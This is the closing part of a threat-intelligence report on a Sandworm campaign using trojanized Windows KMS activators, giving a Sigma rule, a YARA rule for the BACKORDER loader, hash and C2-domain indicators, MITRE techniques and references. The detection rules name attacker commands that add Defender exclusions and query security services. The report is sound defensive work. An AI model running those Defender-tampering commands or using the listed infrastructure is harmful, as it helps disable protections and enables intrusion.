- attack.t1059.001
- attack.t1053.005

logsource:

category: process_creation

product: windows

detection:

selection_wmic_add_exclusion:

Image|endswith: "\\WMIC.exe"

CommandLine|contains:

- '/NAMESPACE:\\root\\Microsoft\\Windows\\Defender'
- 'MSFT_MpPreference'
- 'Add ExclusionPath='

selection_wmic_networkadapter:

Image|endswith: "\\WMIC.exe"

CommandLine|contains:

- "path Win32_NetworkAdapter"

selection_reg_query_defender:

Image|endswith: "\\reg.exe"

CommandLine|contains:

- "query"
- "Windows Defender"
- "DisableAntiSpyware"

selection_sc_query:

Image|endswith: "\\sc.exe"

CommandLine|contains:

- "query WinDefend"
- "query SecurityHealthService"

selection_powershell_add_mppreference:

Image|endswith: "\\powershell.exe"

CommandLine|contains:

- "-Command"
- "Add-MpPreference"
- "ExclusionPath"

condition: 1 of selection_*

falsepositives:

- "Legitimate administrative actions to disable Windows Defender."

level: "high"

YARA Rule

```
import "pe"
```

```
rule MAL_BACKORDER_LOADER_WIN_Go_Jan23 {
```

```
  meta:
```

```
    description = "Detects the BACKORDER loader compiled in GO which download and executes a second stage payload from a remote server."
```

```
    author = "Arda Buyukkaya"
```

```
    date = "2025-01-23"
```

```
    reference = "EclecticIQ"
```

```
    tags = "loader, golang, BACKORDER, malware, windows"
```

```
    hash = "70c91ffdc866920a634b31bf4a070fb3c3f947fc9de22b783d6f47a097fec2d8"
```

strings:

```
$x_GoBuildId = /Go build ID: \"[a-zA-Z0-9\\_\\-]{40,120}\"/ ascii wide  
$s_DefenderExclusion = "powershell Add-MpPreference -ExclusionPath"  
  
// Debug symbols commonly seen in BACKORDER loader  
$s_DebugSymbol_1 = "C:/updatescheck/main.go"  
$s_DebugSymbol_2 = "C:/Users/IEUser/Desktop/Majestic/14.11/New_droper.go"  
$s_DebugSymbol_3 = "C:/Users/IEUser/Desktop/Majestic/14.11/Droper.go"  
  
// Function name patterns observed in BACKORDER loader  
$s_FunctionNamePattern_1 = "main.getUpdates.func"  
$s_FunctionNamePattern_2 = "main.obt_zip"  
$s_FunctionNamePattern_3 = "main.obtener_zip"  
$s_FunctionNamePattern_4 = "main.get_zip"  
$s_FunctionNamePattern_5 = "main.show_pr0gressbar"  
$s_FunctionNamePattern_6 = "main.pr0cess"
```

condition:

```
pe.is_pe  
and  
filesize < 10MB  
and  
$x_GoBuildId  
and  
(  
  $s_DefenderExclusion  
  or  
  1 of ($s_DebugSymbol_*)  
  or
```

```
2 of ($s_FunctionNamePattern_*)  
)  
}
```

IOCs

KMS Lure Uploaded to Torrent:

[bt.dig\[.\]com/172d3750e3617526563dd0b24c4ba88f907622b9](https://bt.dig[.]com/172d3750e3617526563dd0b24c4ba88f907622b9)

Fake Microsoft Activation Program – SHA 256 Hash:

afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255

ed5735449a245355706fc58f4b744251f6e499833f02a972f9bd448c28467194

fdc3f0516e1558cc4c9105ac23716f39a6708b8facada3a48609073a16a63c83

BACKORDER loader - SHA 256 Hash:

48450c0a00b9d1ecce930eadbac27c3c80db73360bc099d3098c08567a59cdd3

22c79153e0519f13b575f4bfc65a5280ff93e054099f9356a842ce3266e40c3d

a42de97a466868efbfc4aa1ef08bfd3cc5916d1accd59cffff1a896d569412

8cfa4f10944fc575420533b6b9bbcabbf3ae57fe60c6622883439dbb1aa60369

8a4df53283a363c4dd67e2bda7a430af2766a59f8a2faf341da98987fe8d7cbd

70c91ffdc866920a634b31bf4a070fb3c3f947fc9de22b783d6f47a097fec2d8

0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6

5bff08a6aa7a7541c0b7b1660fd944cec55fa82df6285166f4da7a48b81f777e

4b9e32327067a84d356acb8494dc05851dbf06ade961789a982a5505b9e061e3

Dark Crystal RAT (DcRAT) - SHA 256 Hash:

039c8dd066efa3dd7ac653689bfa07b2089ce4d8473c907547231c6dd2b136ec

0e58d38fd2df86eeb4a556030a0996c04bd63e09e669b34d3bbc10558edf31a6

1a1ffcbab9bff4a033a26e8b9a08039955ac14ac5ce1f8fb22ff481109d781a7

2de08a0924e3091b51b4451c694570c11969fb694a493e7f4d89290ae5600c2c

4b0038de82868c7196969e91a4f7e94d0fa2b5efa7a905463afc01bfca4b8221

7c0da4e314a550a66182f13832309f7732f93be4a31d97faa6b9a0b311b463ff

a00beaa5228a153810b65151785596bebe2f09f77851c92989f620e37c60c935

b45712acbadcd17cb35b8f8540ecc468b73cac9e31b91c8d6a84af90f10f29f8

cd7c36a2f4797b9ca6e87ab44cb6c8b4da496cff29ed5bf727f0699917bae69a

4b2e4466d1becfa40a3c65de41e5b4d2aa23324e321f727f3ba20943fd6de9e5

553f7f32c40626cbddd6435994aff8fc46862ef2ed8f705f2ad92f76e8a3af12

d774b1d0f5bdb26e68e63dc93ba81a1cdf076524e29b4260b67542c06fbfe55c

70cad07a082780caa130290fcb1fd049d207777b587db6a5ee9ecf15659419f

c5853083d4788a967548bee6cc81d998b0d709a240090cfed4ab530ece8b436e

Kalambur Backdoor – SHA 256 Hash:

aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83

7d92b10859cd9897d59247eb2ca6fb8ec52d8ce23a43ef99ff9d9de4605ca12b

d13f0641fd98df4edcf839f0d498b6b6b29fbb8f0134a6dae3d9eb577d771589

dd7a9d8d8f550a8091c79f2fb6a7b558062e66af852a612a1885c3d122f2591b

C2 Ipv4 Address:

C2 Domains :

Activationsmicrosoft[.]com

kmsupdate2023[.]com

kms-win11-update[.]net

Windowsupdatesystem[.]org

ratiborus2023[.]com

Onedrivesandaloneupdater[.]com

Kalambur[.]net

Windowsdrivepack[.]com

akamaitechcdn.com

MITRE TTPs

T1204.002 – User Execution: Malicious File

T1059.001 – Command and Scripting Interpreter: PowerShell

T1218.011 – Signed Binary Proxy Execution: Rundll32

T1569.002 – System Services: Service Execution

T1053.005 – Scheduled Task/Job: Scheduled Task

T1548.002 – Abuse Elevation Control Mechanism: Bypass User Account Control

T1562.001 – Impair Defenses: Disable or Modify Tools

T1218 – Signed Binary Proxy Execution

T1070.004 – Indicator Removal on Host: File Deletion

T1555.003 – Credentials from Web Browsers

T1056.001 – Input Capture: Keylogging

T1082 – System Information Discovery
T1021.001 – Remote Services: Remote Desktop Protocol (RDP)
T1021.004 – Remote Services: SSH
T1113 – Screen Capture
T1005 – Data from Local System
T1090.003 – Proxy: Multi-hop Proxy
T1071.001 – Application Layer Protocol: Web Protocol
T1105 – Ingress Tool Transfer
T1041 – Exfiltration Over C2 Channel

References

- [1] “Sandworm Team, ELECTRUM, Telebots, IRON VIKING, BlackEnergy (Group), Quedagh, Voodoo Bear, IRIDIUM, Seashell Blizzard, FROZENBARENTS, APT44, Group G0034 | MITRE ATT&CK®.” Accessed: Jan. 21, 2025. [Online]. Available: <https://attack.mitre.org/groups/G0034/>
- [2] “2024-04-17-Mandiant-APT44-Unearting-Sandworm.pdf.” Accessed: Jan. 21, 2025. [Online]. Available: <https://nsarchive.gwu.edu/sites/default/files/documents/semon9-ryglx/2024-04-17-Mandiant-APT44-Unearting-Sandworm.pdf>
- [3] “Analyzing Dark Crystal RAT, a C# Backdoor,” Google Cloud Blog. Accessed: Jan. 21, 2025. [Online]. Available: <https://cloud.google.com/blog/topics/threat-intelligence/analyzing-dark-crystal-rat-backdoor>
- [4] “CERT-UA,” cert.gov.ua. Accessed: Jan. 21, 2025. [Online]. Available: <https://cert.gov.ua/article/4279195>
- [5] O. Removska and R. Coalson, “Ukraine’s Trade Privileges On Line Over Intellectual-Piracy Concerns,” *Radio Free Europe/Radio Liberty*, 00:48:24Z. Accessed: Feb. 06, 2025. [Online]. Available:

<https://www.rferl.org/a/ukraine-sanctions-intellectual-property/24928537.html>

[6] "VirusTotal - File - ed5735449a245355706fc58f4b744251f6e499833f02a972f9bd448c28467194."

Accessed: Jan. 21, 2025. [Online]. Available:

<https://www.virustotal.com/gui/file/ed5735449a245355706fc58f4b744251f6e499833f02a972f9bd448c28467194>

[7] "KMSAuto++x64_v1.8.4 torrent." Accessed: Jan. 21, 2025. [Online]. Available:

<https://btdig.com/172d3750e3617526563dd0b24c4ba88f907622b9>

[8] Xelu86, "Key Management Services (KMS) client activation and product keys for Windows Server and Windows." Accessed: Jan. 21, 2025. [Online]. Available: <https://learn.microsoft.com/en-us/windows-server/get-started/kms-client-activation-keys>

[9] "Trojanized Windows 10 Operating System Installers Targeted Ukrainian Government | Mandiant," Google Cloud Blog. Accessed: Jan. 19, 2025. [Online]. Available: <https://cloud.google.com/blog/topics/threat-intelligence/trojanized-windows-installers-ukrainian-government>

[10] S. I. Gutierrez James Slaughter, and Fred, "Ukraine Targeted by Dark Crystal RAT (DCRat) | FortiGuard Labs," Fortinet Blog. Accessed: Jan. 19, 2025. [Online]. Available: <https://www.fortinet.com/blog/threat-research/ukraine-targeted-by-dark-crystal-rat>

[11] "VirusTotal - URL." Accessed: Jan. 21, 2025. [Online]. Available:

<https://www.virustotal.com/gui/file/b9be4a6271c4660bb9a45985c85975330ab98454d0581de979738e3d3e71d03a/details>

[12] "VirusTotal - File - afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255."

Accessed: Jan. 21, 2025. [Online]. Available:

<https://www.virustotal.com/gui/file/afc6131b17138a6132685617aa60293a40f2462dc3a810a4cf745977498e0255/telemetry>

[13] "VirusTotal - File - a42de97a466868efbfc4aa1ef08bfdb3cc5916d1accd59cffff1a896d569412."

Accessed: Jan. 21, 2025. [Online]. Available:

<https://www.virustotal.com/gui/file/a42de97a466868efbfc4aa1ef08bfdb3cc5916d1accd59cffff1a896d569412/details>

[14] "VirusTotal - File - aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83."

Accessed: Jan. 21, 2025. [Online]. Available:

<https://www.virustotal.com/gui/file/aadd85e88c0ebb0a3af63d241648c0670599c3365ff7e5620eb8d06902fdde83>

[15] "VirusTotal - File - b545c5ee0498637737d4edff4b0cc672fe097a1ecfba1a08bb4d07e8affe79d3."

Accessed: Jan. 21, 2025. [Online]. Available:

<https://www.virustotal.com/gui/file/b545c5ee0498637737d4edff4b0cc672fe097a1ecfba1a08bb4d07e8affe79d3/details>

- [16] “1924a044-b30f-48a2-99c1-50edeac14da1_en.pdf.” Accessed: Feb. 07, 2025. [Online]. Available: https://enlargement.ec.europa.eu/document/download/1924a044-b30f-48a2-99c1-50edeac14da1_en?filename=Ukraine%20Report%202024.pdf
- [17] “2018_BSA_GSS_Report_en.pdf.” Accessed: Feb. 07, 2025. [Online]. Available: https://gss.bsa.org/wp-content/uploads/2018/05/2018_BSA_GSS_Report_en.pdf
- [18] “CERT-UA,” cert.gov.ua. Accessed: Feb. 07, 2025. [Online]. Available: <https://cert.gov.ua/article/4279195>
- [19] M. B. April 4 and 2023, “Pirated Software Compromised Ukrainian Utility Company.” Accessed: Feb. 07, 2025. [Online]. Available: <https://www.bankinfosecurity.com/pirated-software-compromised-ukrainian-utility-company-a-21618>

Source: <https://blog.electiciq.com/sandworm-apt-targets-ukrainian-users-with-trojanized-microsoft-kms-activation-tools-in-cyber-espionage-campaigns>